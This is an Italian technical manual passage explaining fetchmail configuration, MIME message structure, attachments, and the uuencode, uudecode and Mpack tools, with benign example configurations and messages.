Ogni direttiva del file '`~/.fetchmailrc`' contiene tutte le specifiche riferite al recupero della posta elettronica da un servente determinato. Queste direttive possono impiegare più righe, senza la necessità di indicare simboli di continuazione, distinguendosi perché iniziano con la parola chiave '**poll**', oppure '**skip**'.

Una direttiva '**poll**' rappresenta un servente da interpellare, mentre una direttiva '**skip**', uno da saltare. Di fatto non serve una direttiva '**skip**', ma può essere utile per evitare di cancellarla, riservando per il futuro la possibilità di riutilizzarla rimettendo la parola chiave '**poll**'.

Le direttive sono composte da una serie di parole chiave che rappresentano delle opzioni, a volte accompagnate da un argomento. Alcune parole chiave sono speciali, in quanto, pur non avendo alcun significato, sono utili per facilitare la lettura delle direttive. Tali parole sono: '**and**', '**with**', '**has**', '**wants**' e '**options**'. Nello stesso modo, possono essere usati la virgola, il punto e virgola, i due punti, che vengono ignorati ugualmente.

All'interno di ogni direttiva, deve essere rispettato un certo ordine nell'indicazione delle opzioni. Se ne distinguono due tipi: opzioni del servente e opzioni dell'utente. Le opzioni del servente devono apparire prima di quelle dell'utente.

Per comprendere il senso di queste direttive, è bene fare mente locale al formato generale semplificato, che queste possono avere.

`poll` ***servente*** [`protocol` ***protocollo***] [`username` ***utente_remoto***] [`password` ***parola_d'ordine***]

Gli argomenti delle opzioni che rappresentano delle stringhe, possono essere racchiusi tra apici doppi, in modo da poter contenere simboli particolari, come gli spazi (specialmente quando si tratta di indicare le parole d'ordine).

Opzioni del servente

Opzione	Descrizione
`poll` ***servente*** `skip` ***servente***	Specifica l'accesso a un servente. Se si usa la parola chiave '**skip**', tutta la direttiva viene ignorata.
`proto` ***protocollo*** `protocol` ***protocollo***	Il tipo di protocollo da utilizzare, viene determinato normalmente in modo automatico. Con questa opzione può essere specificato espressamente, indicando una parola chiave determinata: '**POP2**', '**POP3**', '**IMAP**', '**IMAP-K4**', '**IMAP-GSS**', '**APOP**', '**KPOP**'. Si noti che queste parole chiave possono essere espresse anche utilizzando solo lettere minuscole.
`port` ***n_porta***	Permette di specificare il numero della porta da utilizzare, nel caso il servente ne utilizzi una non standard.

Opzione	Descrizione
`timeout` ***n_secondi***	Specifica il tempo massimo di inattività, dopo il quale si conclude la connessione, o il suo tentativo.
`interface` ***interfaccia / numero_ip / maschera***	Permette di specificare un'interfaccia di rete, assieme al gruppo di indirizzi che deve avere, prima di tentare la connessione con il servente remoto.

Opzioni dell'utente

Opzione	Descrizione
`user` ***utente_remoto*** `username` ***utente_remoto***	Specifica il nome da utilizzare per accedere al sistema remoto.
`is` ***utente_locale*** `here`	Rappresenta il nome dell'utente locale che deve ricevere il messaggio. Di solito non si specifica, essendo quello che effettua l'operazione di recupero.
`pass` ***parola_d'ordine*** `password` ***parola_d'ordine***	La parola d'ordine per accedere al sistema remoto.
`fetchall`	Richiede espressamente il recupero di tutti i messaggi, compresi quelli già prelevati, ma mantenuti nel servente per qualche motivo.
`limit` ***n_byte***	Fissa la dimensione massima dei messaggi che possono essere prelevati. Quelli che eccedono tale limite vengono lasciati nel servente e risultano «non letti».
`syslog`	Utilizza il registro di sistema per annotare gli errori.

Segue la descrizione di alcuni esempi.

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
```

Rappresenta la scansione del servente *roggen.brot.dg* con il protocollo POP3, utilizzando il nominativo-utente '**`tizio`**' che richiede la parola d'ordine '**`frase segreta`**' (che appare opportunamente tra virgolette).

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
poll schwarz.brot.dg username tizio1 password "ciao ciao"
```

Qui si prevede la scansione di due serventi, dove nel secondo caso non viene specificato il protocollo e anche il nominativo utilizzato risulta differente dal primo.

```
poll roggen.brot.dg
    protocol pop3
    username tizio
    password "frase segreta"

poll schwarz.brot.dg
    username tizio1
    password "ciao ciao"
```

Come nell'esempio precedente, ma più strutturato e più facile da leggere.

```
poll roggen.brot.dg protocol pop3
    username tizio password "frase segreta" is tizio here
    username caio password "ciao caio" is caio2 here
    username pippo password "marameo maramao" is pippo here
```

In questo caso, per uno stesso servente sono stati indicati diversi utenti remoti e locali. Per intendere il senso, si osservi che l'utente remoto '**`caio`**' corrisponde all'utente locale '**`caio2`**'.

Evidentemente, per ottenere un tale risultato, è necessario che l'utente che avvia Fetchmail conosca tutte le parole d'ordine di questi utenti.

323.5 MUA completi

Trattando l'argomento del trasferimento della posta remota, non bisogna dimenticare i programmi MUA (*Mail user agent*) che si arrangiano a scaricarsela. L'esempio più semplice di questo genere di programmi è Balsa.

Utilizzando un MUA di questo tipo, se si dispone di un elaboratore connesso saltuariamente a Internet, non serve alcun sistema di gestione della posta elettronica locale e nemmeno alcun programma per scaricarla dal recapito presso il fornitore di accesso, salve naturalmente le esigenze di altri programmi.

[1] **IMAP toolkit** software libero con licenza speciale

[2] **Popclient** GNU GPL

[3] È questo punto che può rendere vantaggioso l'utilizzo di Popclient al posto di Fetchmail.

[4] **Fetchmail** GNU GPL

Capitolo 324 Messaggi, allegati ed estensioni MIME

Il messaggio di posta elettronica tradizionale è composto utilizzando soltanto la codifica ASCII a 7 bit e ha un aspetto simile all'esempio seguente:

```
Date: Tue, 17 Jul 2001 11:27:59 +0200
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Messaggio tradizionale
Message-Id: <E15MR95-0001Wb-00@dinkel.brot.dg>

Questo rappresenta un esempio di messaggio di posta elettronica
tradizionale, dove si utilizzano solo i primi 7 bit.
In pratica, per quanto riguarda la lingua italiana, non si possono
usare le lettere accentate.
```

Per garantire che un messaggio di posta elettronica viaggi attraverso qualsiasi servente SMTP, è necessario che si rimanga nell'ambito dei soli 7 bit, oltre al fatto di avere un limite alla lunghezza delle righe.

La necessità di scrivere in lingue differenti dall'inglese e di poter trasmettere informazioni diverse dal solito testo puro e semplice, ha fatto nascere lo standard multimediale MIME (*Multipurpose internet mail extentions*).

Con le estensioni multimediali MIME è possibile definire come deve essere interpretato il contenuto di un messaggio di posta elettronica, che così può essere codificato in modo particolare, per trasportare anche informazioni diverse dal solo testo ASCII puro, rispettando i limiti tradizionali dei sistemi di trasporto dei messaggi.

Negli esempi che si mostrano in questo capitolo, viene omessa la riga di intestazione iniziale del tipo seguente, che è essenziale per completare il messaggio, ma che qui non serve per comprendere quanto spiegato e rischia solo di creare confusione con il campo '**`From:`**':

```
From daniele@swlibero.org Tue Jul 17 12:28:15 2001 +0200
```

324.1 Allegati

L'invio di un file allegato a un messaggio di posta elettronica richiede un modo per inserire e circoscrivere questo file, oltre alla sua trasformazione in modo tale che possa essere gestito come un file di testo normale. In pratica, è come allegare un file a un file di testo, dal quale deve poter essere estrapolato correttamente in un momento successivo.

Figura 324.3. Procedimento necessario a produrre un allegato.


file binario

```
lkjsdhèe9
845ry#fgg
fòéùìÌÀÒÈ
öüä$%&£K*
```

file ASCII

```
G;&MJ<V1H
Z&4Y"C@T-
7)Y(V9G9P
IF\NGY[,S
`TL@*]OSD
)"4FHTLJ`
```

allegato ASCII

```
begin
G;&MJ<V1H
Z&4Y"C@T-
7)Y(V9G9P
IF\NGY[,S
`TL@*]OSD
)"4FHTLJ`
end
```

Dal momento che in un messaggio di posta elettronica alcuni caratteri, che in condizioni normali appartengono già all'ASCII standard a 7 bit, hanno un significato speciale (senza contare l'importanza di alcune parole chiave, quando collocate a partire dalla prima colonna), sono da escludere anche questi nelle trasformazioni necessarie a creare gli allegati.

La figura 324.3 mostra in modo semplificato il problema che si tenta di descrivere: un file viene prima trasformato, in base a un certo algoritmo, in un file di testo puro, che possa essere trasmesso attraverso il sistema della posta elettronica; questa trasformazione genera necessariamente un file più grande di quello di partenza; quindi, per diventare un allegato, occorre un modo per circoscriverlo, aggiungendo anche le informazioni necessarie a riprodurre il file originale (che nell'esempio della figura sono state omesse per semplicità).

324.2 Uuencode

Uuencode [1] è il sistema storico per la conversione di file di qualunque tipo in un allegato in forma di file ASCII, che si utilizza senza gestire le estensioni MIME. Si compone di due eseguibili: '**uuencode**' per la codifica e '**uudecode**' per la decodifica.

Il programma '**uuencode**' si comporta in maniera differente a seconda che riceva il file da codificare dallo standard input, oppure che questo gli sia indicato come argomento della riga di comando:

```
uuencode [-m] file_da_codificare nome_da_usare
```

```
cat file_da_codificare | uuencode [-m] nome_da_usare
```

In entrambi i casi, il risultato della codifica viene emesso attraverso lo standard output, con la differenza che nel primo caso il file da codificare viene indicato come primo argomento, mentre nel secondo viene fornito attraverso lo standard input. L'ultimo argomento è sempre obbligatorio e rappresenta il nome che si vuole attribuire a questo file, ovvero il nome che viene usato nel momento dell'estrazione.

L'unica opzione disponibile, '**-m**', consente di richiedere espressamente l'utilizzo della codifica Base64.

Disponendo del file già visto nella figura 324.3, ovvero il testo

```
lkjsdhèe9
845ry#fgg
fòéùìÌÀÒÈ
öüä$%&£K*
```

supponendo che si tratti del file '`prova.xxx`', si potrebbe codificare con '**`uuencode`**' nel modo seguente:

$ **`uuencode prova.xxx prova.xxx > allegato.txt`** [*Invio*]

Si può osservare che il nome '**`prova.xxx`**' appare due volte nella riga di comando: la prima volta indica il file da leggere per la codifica; la seconda indica il nome da indicare nell'allegato, in modo che al momento della decodifica si riottenga lo stesso file. Il file '`allegato.txt`' che si ottiene ha l'aspetto seguente:

```
begin 664 prova.xxx
G;&MJ<V1HZ&4Y"C@T-7)Y(V9G9PIF\NGY[,S`TL@*]OSD)"4FHTLJ
`
end
```

In alternativa, usando la codifica Base64,

$ **`uuencode -m prova.xxx prova.xxx > allegato.txt`** [*Invio*]

si ottiene invece:

```
begin-base64 664 prova.xxx
bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
====
```

Evidentemente il principio è lo stesso, cambiando il modo di delimitare il file e di indicare le sue caratteristiche.

Il numero che appare dopo la parola chiave '**`begin`**', o dopo '**`begin-base64`**', rappresenta i permessi da attribuire al file, indicato subito dopo, in ottale. Nel caso dell'esempio, trattandosi di 664_8, si intendono attribuire i permessi di lettura e scrittura al proprietario e al gruppo, lasciando solo i permessi di lettura agli altri utenti.

Naturalmente, si possono creare anche situazioni più complesse, come nel caso in cui il file di origine sia prima compresso, poi codificato e quindi trasmesso attraverso la posta elettronica:

$ **`cat prova.xxx | gzip | uuencode prova.xxx.gz`** ↩
↪**`| mail tizio@dinkel.brot.dg`** [*Invio*]

In questo caso, il messaggio che deve ricevere *`tizio@dinkel.brot.dg`* è, più o meno, quello seguente:

```
To: tizio@dinkel.brot.dg
Message-Id: <E15L3u4-00009I-00@dinkel.brot.dg>
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 16:26:48 +0200

begin 664 prova.xxx.gz
M'XL('"<%3SL''\O)SBI.R7B1:LEE86):5*F<EI[.E?;IY<\W9PY<.L'U[<\3
/%56UQ=Y:'#NWZ88G''''
`
end
```

'**uudecode**' funziona in modo simmetrico rispetto a '**uuencode**'. In questo caso, dal momento che il nome del file da rigenerare fa già parte delle informazioni necessarie dell'allegato, è sufficiente fornire a '**uudecode**' il file di testo contenente l'allegato. Il file in questione può anche essere un messaggio di posta elettronica, completo di intestazione, come nell'ultimo esempio mostrato per la codifica.

```
uudecode [-o file_da_generare] file_con_allegato...
```

```
cat file_con_allegato | uudecode [-o file_da_generare]
```

In generale non si usa l'opzione '**-o**', a meno che ci sia la necessità di generare un file con un nome differente da quanto previsto da chi ha predisposto l'allegato.

$ **uudecode allegato.txt** [*Invio*]

L'esempio soprastante è elementare, ma rappresenta l'uso normale di '**uudecode**'. In questo caso, il file 'allegato.txt' è ciò che contiene l'allegato, dal quale viene estratto probabilmente un file, il cui nome è già stato deciso in precedenza.

324.3 Involucro MIME

Un messaggio realizzato secondo le estensioni MIME contiene informazioni aggiuntive specifiche nell'intestazione, come si vede nell'esempio seguente:

```
Date: Tue, 17 Jul 2001 12:28:23 +0200 (CEST)
From: caio@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Subject: Messaggio MIME semplice
Message-ID: <Pine.LNX.4.04.10107171139070.5873@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset=iso-8859-1
Content-Transfer-Encoding: QUOTED-PRINTABLE

Questo =E8 un messaggio un po' pi=F9 complesso, perch=E9
consente l'uso di un insieme di caratteri pi=F9 ampio.
```

In generale appare il campo '**MIME-Version:**', che dichiara l'utilizzo delle estensioni, secon-

do la versione indicata, anticipando così la presenza di altri campi specifici. L'elenco seguente descrive quelli essenziali.

- `Content-type:` *tipo*/*sottotipo* [; *opzione*]...

  Il campo '**`Content-type:`**' serve a specificare il tipo e il sottotipo MIME del messaggio. Esiste un tipo MIME particolare, che serve a dichiarare la presenza di più componenti; si tratta di '**`multipart`**' e viene chiarito meglio nel seguito il suo significato.

  Il campo '**`Content-type:`**', oltre al tipo e al sottotipo MIME, consente l'indicazione aggiuntiva di informazioni opzionali, precedute da un punto e virgola ('**`;`**'), che chiariscono ulteriormente le caratteristiche dell'informazione contenuta. Per esempio, quando si tratta di '**`text/plain`**', può essere specificato l'insieme di caratteri con l'opzione '**`charset=`***insieme_di_caratteri*'. In mancanza di indicazioni, l'insieme di caratteri corrisponde a '**`us-ascii`**', mentre nell'esempio si vede l'uso dell'insieme '**`iso-8859-1`**', corrispondente a ISO 8859-1. Segue la descrizione delle opzioni più frequenti.

  - `charset=`*insieme_di_caratteri*

    Definisce l'insieme di caratteri nel caso si tratti di un testo. Il valore predefinito è '**`us-ascii`**', mentre '**`iso-8859-`***n*' rappresenta una codifica secondo lo standard ISO 8859-*n*.

  - `name=`*file*

    Definisce il nome del file nel caso il contenuto venga salvato.

  - `boundary="`*stringa*`"`

    Definisce la stringa di delimitazione del confine delle componenti MIME multiple.

- `Content-Transfer-Encoding:` *codifica_per_il_trasferimento*

  Il campo '**`Content-Transfer-Encoding:`**' serve a specificare in che modo avviene la trasformazione delle informazioni stabilite nel campo '**`Content-type:`**', per le esigenze legate al trasferimento del messaggio. In pratica si tratta di indicare una parola chiave che chiarisca come interpretare il contenuto del messaggio al momento della ricezione. L'esempio mostra l'uso del tipo '**`quoted-printable`**' (non fa differenza l'uso delle maiuscole o delle minuscole).

  - `Content-Transfer-Encoding: 7bit`

    Si tratta della codifica predefinita, ovvero della situazione in cui non è necessario apportare alcuna trasformazione, perché si utilizzano solo i primi 7 bit e le righe di testo non sono troppo lunghe.

- ```
  Content-Transfer-Encoding: 8bit
  ```
  In questo caso si tratta di un testo in cui vengono usati 8 bit, senza trasformazioni, con righe non troppo lunghe. Tuttavia, si tratta di una codifica non conveniente, perché non tutti i serventi SMTP sono in grado di mantenere invariate queste informazioni.

- ```
  Content-Transfer-Encoding: binary
  ```
  Le informazioni sono inserite così come sono, senza alcuna trasformazione. In generale è impossibile trasmettere messaggi di questo tipo.

- ```
  Content-Transfer-Encoding: quoted-printable
  ```
  I caratteri che richiedono l'uso di 8 bit, si rappresentano nella forma '**=*hh***', dove la coppia ***hh*** rappresenta un numero esadecimale, corrispondente al codice del carattere. In pratica, la lettera «è» si rappresenta come '**=E8**' (come si può vedere dall'esempio); inoltre, per evitare di avere righe troppo lunghe, queste vengono spezzate ponendo il simbolo '**=**' alla fine della riga; infine, il carattere «=» viene rappresentato necessariamente come '**=3D**'.

- ```
  Content-Transfer-Encoding: base64
  ```
  Si tratta di una trasformazione in cui ogni gruppo di 24 bit (3 byte) viene trasformato in quattro caratteri (4 byte), su righe non troppo lunghe. Il nome della codifica deriva dal fatto che per ogni byte si possono rappresentare solo 64 simboli, essendo necessario escludere tutto ciò che può creare problemi alla trasmissione del messaggio. Pertanto: $2^{24} = 64^3$.

  Questo tipo di codifica rende completamente illeggibile, a livello umano, il suo contenuto. In questo senso, si presta alla trasmissione di immagini o di altri tipi di file che non sarebbero comunque leggibili in questo modo.

324.4 Messaggi contenenti più parti MIME

Il tipo MIME '**multipart**' prevede la presenza di più componenti separate, con altrettante intestazioni specifiche. In questo caso si indica comunemente il confine tra una componente e l'altra attraverso una stringa particolare (di solito creata in modo da essere univoca), dichiarata con l'opzione '**boundary="*stringa*"**' nel campo '**Content-Type:**', come si può osservare nell'esempio seguente:

```
Date: Thu, 5 Jul 2001 16:38:22 +0200 (CEST)
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Foto
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; BOUNDARY="-1463811839-324931406-994342670=:16889"

Il testo che appare qui viene ignorato.
```

```
---1463811839-324931406-994342670=:16889
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1
Content-Transfer-Encoding: 7BIT

Ciao Tizio,
ti allego le foto che ti ho promesso.

Caio

---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-1.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAEBAQEBAQEBAQEBAQEBAQEBAQEB
AQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQH/
2wBDAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
…
…
45/Q+9TZ+XPtn9KAFopFORk9/wDGokdmdgcYAPT2IH9aAJqKqTyurooIAJ5/
L/P5fWrAJC/THX3AP9aAKU2nwzyGRgCSMc+g/D3orC1HWby2umii8rYFUjc
E5Oc87x/KildXt/XT/NGijKytLp3Z//Z
---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-2.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQEAAQABAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsL
DBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/
2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
…
…
AgkiBwEifAQArSQpJAD/APah2keikDwgBeEj0iOUKXAFXKIZXKQ5PSJ54tdA
VIH7Innrwm9nlABJ8JpKcRQQDfKAGpD5TiEPhACHISI5TttBCigAcoHtO8IA
ikACvlJHj5SXAP/Z
---1463811839-324931406-994342670=:16889--
```

In questo caso, la stringa ‘**-1463811839-324931406-994342670=:16889**’ viene usata per delimitare i vari componenti del messaggio. Si può osservare che quanto contenuto tra la fine dell’intestazione del messaggio e il primo componente MIME viene ignorato dai programmi utilizzati per leggerlo. Questa zona può essere usata per annotare informazioni tecniche destinate alla lettura umana, nel caso di un accesso diretto al file.

Si noti che ogni componente MIME è preceduto dalla stringa di delimitazione, a cui si aggiungono inizialmente due trattini (‘**--**’). Alla fine, dopo l’ultimo componente la stringa di delimitazione ha altri due trattini finali. Volendo schematizzare la cosa:

```
Date: data
From: mittente
To: destinatario
Subject: oggetto
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="delimitatore"

[commento]
...
...

--delimitatore
Content-Type: tipo/sottotipo [; opzione]...
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
...
...

[--delimitatore
Content-Type: tipo/sottotipo [; opzione]...
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
...
...]...

--delimitatore--
```

Teoricamente, un elemento MIME potrebbe scomporsi in altri sottoelementi, dichiarando nuovamente un tipo '**multipart**', ma questo modo di intervenire è sconsigliabile.

Un caso particolare di messaggi '**multipart**' è quello che consente di trasmettere il contenuto in forme alternative, come quando si affianca un messaggio in forma testuale a una copia più appariscente in formato HTML. In tal caso si aggiunge il sottotipo '**alternative**':

```
Content-Type: multipart/alternative; boundary="xxxx"
```

La composizione del messaggio è analoga a quanto già visto, con la differenza che il programma che consente la lettura del messaggio ricevuto, sceglie in che modo visualizzare il contenuto.

324.5 Sistemazione manuale di un allegato MIME

I programmi usati generalmente per scrivere e inviare la posta elettronica sono in grado normalmente di gestire gli allegati, sia per inviarli, sia per estrarli. Ogni programma aggiunge a modo suo dei campi particolari per qualche scopo, anche se non si tratta di informazioni essenziali. Seguono due esempi, uno realizzato con Pine e l'altro con Mozilla.

```
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Message-ID: <Pine.LNX.4.04.10107131839040.579@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; BOUNDARY="-1463811839-1689890199-995042379=:579"
Content-ID: <Pine.LNX.4.04.10107131839530.579@dinkel.brot.dg>

---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=US-ASCII
Content-ID: <Pine.LNX.4.04.10107131839531.579@dinkel.brot.dg>

Esempio di trasmissione con Pine.


---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1; NAME="prova.xxx"
Content-Transfer-Encoding: BASE64
Content-ID: <Pine.LNX.4.04.10107131839390.579@dinkel.brot.dg>
Content-Description:
Content-Disposition: ATTACHMENT; FILENAME="prova.xxx"

bGtqc2Ro6GU5DQo4NDVyeSNmZ2cNCmby6fnszMDSyA0K9vzkJCUmo0sq
---1463811839-1689890199-995042379=:579--
```

```
From: caio@dinkel.brot.dg
User-Agent: Mozilla/5.0 (X11; U; Linux 2.4.2 i586; en-US; m18) Gecko/20001103
MIME-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed;
 boundary="------------050408090202040304080207"

This is a multi-part message in MIME format.
--------------050408090202040304080207
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Ecco un esempio di allegato con Mozilla.


--------------050408090202040304080207
Content-Type: application/octet-stream;
 name="prova.xxx"
Content-Transfer-Encoding: base64
```

```
Content-Disposition: attachment;
 filename="prova.xxx"

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
--------------050408090202040304080207--
```

Purtroppo, alcune volte può capitare di ricevere messaggi in cui gli allegati sono stati inseriri in modo non standard, oppure utilizzando standard troppo recenti. In questi casi capita di non riuscire a estrarre il contenuto in alcun modo, a meno di mettere mano direttamente al messaggio, per correggere gli errori.

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Message-ID: <B761F178.202%caio@dinkel.brot.dg>
Mime-version: 1.0
Content-type: multipart/mixed;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/alternative;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/plain; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

Ecco, ti allego il file che tanto aspettavi.

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/html; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

<HTML>
<HEAD>
<TITLE>Esempio di allegato non corretto</TITLE>
</HEAD>
<BODY>
<P ALIGN=3DCENTER>
Ecco, ti allego il file che tanto aspettavi.
</BODY>
</HTML>


--MS_Mac_OE_3076649336_173889_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/appledouble;
   boundary="MS_Mac_OE_3076649333_192109_MIME_Part"
```

```
--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: application/applefile; name="prova.jpg"
Content-transfer-encoding: base64
Content-disposition: attachment

AAUWBwACAAAAAAAAAAAAAAAAAAAAAAAAAAMAAAAJAAAAPgAAACAAAAADAAAAXgAAABIAAAAC
AAAAcAAAO2xKUEVHOEJJTQUA//8CAQAAAAAAAAAAAAAAAAAAAAAAAEZSQU5DT18yIHNtYWxs
LmpwZwAAAQAAADrqAAA56gAAAIIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAA66gAAOeoAAACCU09SVAN2AIAAHACCAARJQ04j
AAAAKlBJQ1QAAAA2U1RSIAAAAEJpY2w4AAAATnBub3QAAABav7n//wAAOOYM1aTQVHD//wAA
ABoAAAAv/T//wAAAAM1afMv7n//wAANOIM1afcAAD//wAANNAM1aTY

--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: image/jpeg; name="prova.jpg";
 x-mac-creator="3842494D";
 x-mac-type="4A504547"
Content-disposition: attachment
Content-transfer-encoding: base64

/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAAA
...
...
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==


--MS_Mac_OE_3076649333_192109_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part--
```

L'esempio che si vede sopra, è ovviamente abbreviato. L'intenzione di Caio era quella di inviare un'immagine a Tizio. Si tratta precisamente del file '`prova.jpg`', ma per qualche motivo, non si riesce a estrarla.[2]

Il messaggio inizia con una breve descrizione, seguita dalla stessa cosa in HTML. Quindi appare un primo allegato, che in realtà non serve, quindi l'ultimo allegato, che è la vera immagine cercata. Per rimediare, occorre salvare il messaggio in un file separato per poi metterci mano direttamente. Il messaggio trasformato per estrarre esclusivamente l'immagine cercata, può avere l'aspetto seguente, tenendo conto che probabilmente è necessario lasciare la prima riga di intestazione contenente il campo '**`From`** ...', che però qui è stata omessa:

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Mime-version: 1.0
Content-type: image/jpeg; name="prova.jpg";
Content-transfer-encoding: base64

/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAAA
…
…
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
```

Si può osservare che il messaggio non è più di tipo MIME multiplo, così non è necessario indicare i confini con la stringa dell'opzione '**boundary**'.

Volendo, dal momento che l'immagine è stata codificata con la codifica Base64, si può usare anche Uuencode senza preoccuparsi di rispettare le specifiche MIME. Il file si riduce all'estratto seguente, dove il codice della figura è delimitato come si vede:

```
begin-base64 664 prova.jpg
/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAAA
…
…
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
====
```

Per l'estrazione basta usare il programma '**uudecode**', come è già stato descritto in precedenza.

324.6 Mpack

Mpack [3] consente di generare allegati MIME, ovvero allegati con più informazioni e per questo più facili da estrarre. Anche in questo caso si distinguono due eseguibili: '**mpack**' per la codifica e '**munpack**' per la decodifica. Il primo, tra le altre cose, è anche in grado di inviare direttamente il risultato della codifica a un recapito di posta elettronica.

